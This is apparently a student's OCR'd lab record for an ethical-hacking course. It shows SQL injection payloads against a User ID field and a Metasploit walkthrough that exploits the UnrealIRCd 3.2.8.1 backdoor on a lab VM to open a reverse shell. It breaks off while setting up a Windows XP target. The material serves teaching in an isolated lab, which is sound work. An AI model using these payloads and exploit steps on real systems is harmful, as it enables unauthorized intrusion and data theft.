


Here you can enter the injection payload for the User ID on the database.


Here we enter the payload 1=1.




Here we enter the payload 1=1--.



Here we enter the payload %' or 0=0 union select null, user() #.



Here we enter the payload %' and 1=0 union select null, tablename from information_schema.tables #.



Practical No. 7


Aim - Practical on Using Metasploit Framework for exploitation.


Theory -

The Metasploit Framework (MSF) is a powerful, modular platform used to develop, test, and execute exploit code against remote targets. This practical involves selecting a specific exploit module for a known vulnerability and pairing it with a payload, such as a Meterpreter shell, to gain remote command execution. Through MSF, practitioners learn to manage "sessions," perform privilege escalation, and conduct post-exploitation tasks like data exfiltration. It serves as the industry-standard tool for verifying whether a discovered vulnerability is truly exploitable in a real-world scenario.

Access Metasploit and Exploits:

Here we are checking whether if we can access Metasploit on Kali Linux. We will use the command “sudo msfconsole”.





Database setup and configuration:

Start PostgreSQL by running “sudo systemctl start postgresql.service” in the terminal. We will also use the command “sudo systemctl status postgresql.service” to check whether the database is running.

Initialize the Metasploit Database.

```
┌──(kali㉿kali)-[~]
└─$ sudo msfdb init
[i] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema

┌──(kali㉿kali)-[~]
└─$
```

Now you are ready to access the msfconsole

Once you are inside the Metasploit console, you can use the command “db_status” to check whether your database is connected to Metasploit.

```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 >
```

In case of multiple targets, you can create a workspace which will help keep the exploits that you run on your targets separate and will prevent any further complication.


```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 > workspace -h
Usage:
    workspace            List workspaces
    workspace [name]     Switch workspace

OPTIONS:

    -a, --add <name>          Add a workspace.
    -d, --delete <name>       Delete a workspace.
    -D, --delete-all          Delete all workspaces.
    -h, --help                Help banner.
    -l, --list                List workspaces.
    -r, --rename <old> <new>  Rename a workspace.
    -S, --search <name>       Search for a workspace.
    -v, --list-verbose        List workspaces verbosely.

msf6 >
```

Here we are going to use the “Fourthedition” workspace to conduct our exploits.


```
msf6 > workspace default
[*] Workspace: default
msf6 > workspace
* default
msf6 > workspace -a Fourthedition
[*] Added workspace: Fourthedition
[*] Workspace: Fourthedition
msf6 > workspace
  default
* Fourthedition
msf6 >
```

The following example represents a simple Unreal IRCD attack against the target

Linux-based operating system. When installed as a virtual machine. Metasploitable3 Ubuntu running on 192.168.37.130 which can be scanned using the “db_nmap” command, which identifies open ports and associated applications.



Here when the "--save" command is used, the output is saved under the /root/.msf4/local/ folder.



As a tester, we should investigate each one for any known vulnerabilities. If we run the services command in the msfconsole, the database should include the host and its listed services. We can use the "services" command to see all the running services and their network details.

```
msf6 > services
Services
========

host            port   proto  name          state  info
----            ----   -----  ----          -----  ----
192.168.37.130  21     tcp    ftp           open
192.168.37.130  22     tcp    ssh           open
192.168.37.130  23     tcp    telnet        open
192.168.37.130  25     tcp    smtp          open
192.168.37.130  53     tcp    domain        open
192.168.37.130  80     tcp    http          open
192.168.37.130  111    tcp    rpcbind       open   2 RPC #100000
192.168.37.130  139    tcp    netbios-ssn   open
192.168.37.130  445    tcp    microsoft-ds  open   Samba smbd 3.0.20-Debian
192.168.37.130  512    tcp    exec          open
192.168.37.130  513    tcp    login         open
192.168.37.130  514    tcp    shell         open
192.168.37.130  1099   tcp    rmiregistry   open
192.168.37.130  1524   tcp    ingreslock    open
192.168.37.130  2049   tcp    nfs           open   2-4 RPC #100003
192.168.37.130  2121   tcp    ccproxy-ftp   open
192.168.37.130  3306   tcp    mysql         open
192.168.37.130  3632   tcp    distccd       open
192.168.37.130  5432   tcp    postgresql    open
192.168.37.130  5900   tcp    vnc           open
192.168.37.130  6000   tcp    x11           open
192.168.37.130  6667   tcp    irc           open
192.168.37.130  6697   tcp    ircs-u        open
192.168.37.130  8009   tcp    ajp13         open
192.168.37.130  8180   tcp    unknown       open
192.168.37.130  8787   tcp    msgsrvr       open
192.168.37.130  45837  tcp    mountd        open   1-3 RPC #100005
192.168.37.130  49598  tcp                  open
192.168.37.130  55451  tcp    nlockmgr      open   1-4 RPC #100021
192.168.37.130  60540  tcp    status        open   1 RPC #100024

msf6 >
```

UnrealIRCd service:

Here we will search for the exploit UnrealIRCd by using the command “search UnrealIRCd”. The unix/irc/unreal_ircd_3281_backdoor exploit was used as Metasploit deems the exploit to be excellent for our task.


```
msf6 > search UnrealIRCd

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf6 >
```


Additional information on the exploit can be found using the “info” command followed by the exploits index number.

```
msf6 > info 0

       Name: UnrealIRCD 3.2.8.1 Backdoor Command Execution
     Module: exploit/unix/irc/unreal_ircd_3281_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2010-06-12

Provided by:
  hdm <x@hdm.io>

Available targets:
  Id  Name
  --  ----
  0   Automatic Target

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT   6667             yes       The target port (TCP)

Payload information:
  Space: 1024

Description:
  This module exploits a malicious backdoor that was added to the
  Unreal IRCD 3.2.8.1 download archive. This backdoor was present in
  the Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th
  2010.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2010-2075
  OSVDB (65445)
  http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt

msf6 >
```


We should initially find the network configuration of our system as well as the target system before we conduct the attack. We can achieve this by pinging the target system and checking if get any response.

Kali:





For Our Target (Metasploitable Linux):



```
msfadmin@metasploitable:~$ ping 192.168.37.131
PING 192.168.37.131 (192.168.37.131) 56(84) bytes of data.
64 bytes from 192.168.37.131: icmp_seq=1 ttl=64 time=13.7 ms
64 bytes from 192.168.37.131: icmp_seq=2 ttl=64 time=0.483 ms
64 bytes from 192.168.37.131: icmp_seq=3 ttl=64 time=0.350 ms
64 bytes from 192.168.37.131: icmp_seq=4 ttl=64 time=0.356 ms
64 bytes from 192.168.37.131: icmp_seq=5 ttl=64 time=0.271 ms
64 bytes from 192.168.37.131: icmp_seq=6 ttl=64 time=0.682 ms
64 bytes from 192.168.37.131: icmp_seq=7 ttl=64 time=0.367 ms

--- 192.168.37.131 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6006ms
rtt min/avg/max/mdev = 0.271/2.316/13.709/4.652 ms
msfadmin@metasploitable:~$ _
```

To instruct Metasploit we will attack the target with this exploit, we will issue the following command: "use exploit/unix/irc/unreal_ircd_3281_backdoor". Metasploit will change the prompt from "msf" to "msf exploit(unix/irc/unreal_ircd_3281_backdoor)".

Metasploit will prompt the tester to select the payload (i.e., a reverse shell from the compromised system back to the attacker) and sets the other variables like:

- Remote host (RHOST): This is the IP of the system being attacked. Here our target system is Metasploitable Linux whose IP is "192.168.37.130".
- Remote port (RPORT): This is the port number that is used for the exploit. In our case the port number used is "6697" as there was another service running on port "6667".
- Local host (LHOST): This is the IP address of the system used to launch the attack (i.e., our system). The IP address of our system is "192.168.37.131". The attack will be launched using the "exploit" command. Here Metasploit will initiate the attack and will confirm a reverse shell between Kali Linux and the target system.

A successful attack will be indicated by the shell session that is created.

```
msf6 > use exploit/irc/unreal_ircd_3281_backdoor
[-] No results from search
[-] Failed to load module: exploit/irc/unreal_ircd_3281_backdoor
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFE
RENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENT
IFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhosts 192.168.37.130
rhosts => 192.168.37.130
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 192.168.37.131
lhost => 192.168.37.131
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > 
```

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rport 6697
rport => 6697
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.37.131:4444
[*] 192.168.37.130:6697 - Connected to 192.168.37.130:6697 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.37.130:6697 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo fAcm0tKqoy41TLWU;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "fAcm0tKqoy41TLWU\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.37.131:4444 → 192.168.37.130:38806) at 2022-11-12 01:49:30 -0500

^Z
Background session 1? [y/N]  y
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > 
```

C. Gaining Access to a Target Machine via a vulnerability

1. Open Windows XP VM which will be our next target.
2. First we will find the network configuration our target system as well our own system and we will check whether the two systems can communicate using the ping command.

For Windows:

```
C:\Documents and Settings\Administrator>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 192.168.37.132
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.37.2

Ethernet adapter Bluetooth Network Connection:

        Media State . . . . . . . . . . . : Media disconnected

C:\Documents and Settings\Administrator>_
```


```
C:\Documents and Settings\Administrator>ping 192.168.37.131

Pinging 192.168.37.131 with 32 bytes of data:

Reply from 192.168.37.131: bytes=32 time<1ms TTL=64
Reply from 192.168.37.131: bytes=32 time<1ms TTL=64
Reply from 192.168.37.131: bytes=32 time<1ms TTL=64
Reply from 192.168.37.131: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.37.131:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Documents and Settings\Administrator>_
```

For Kali:

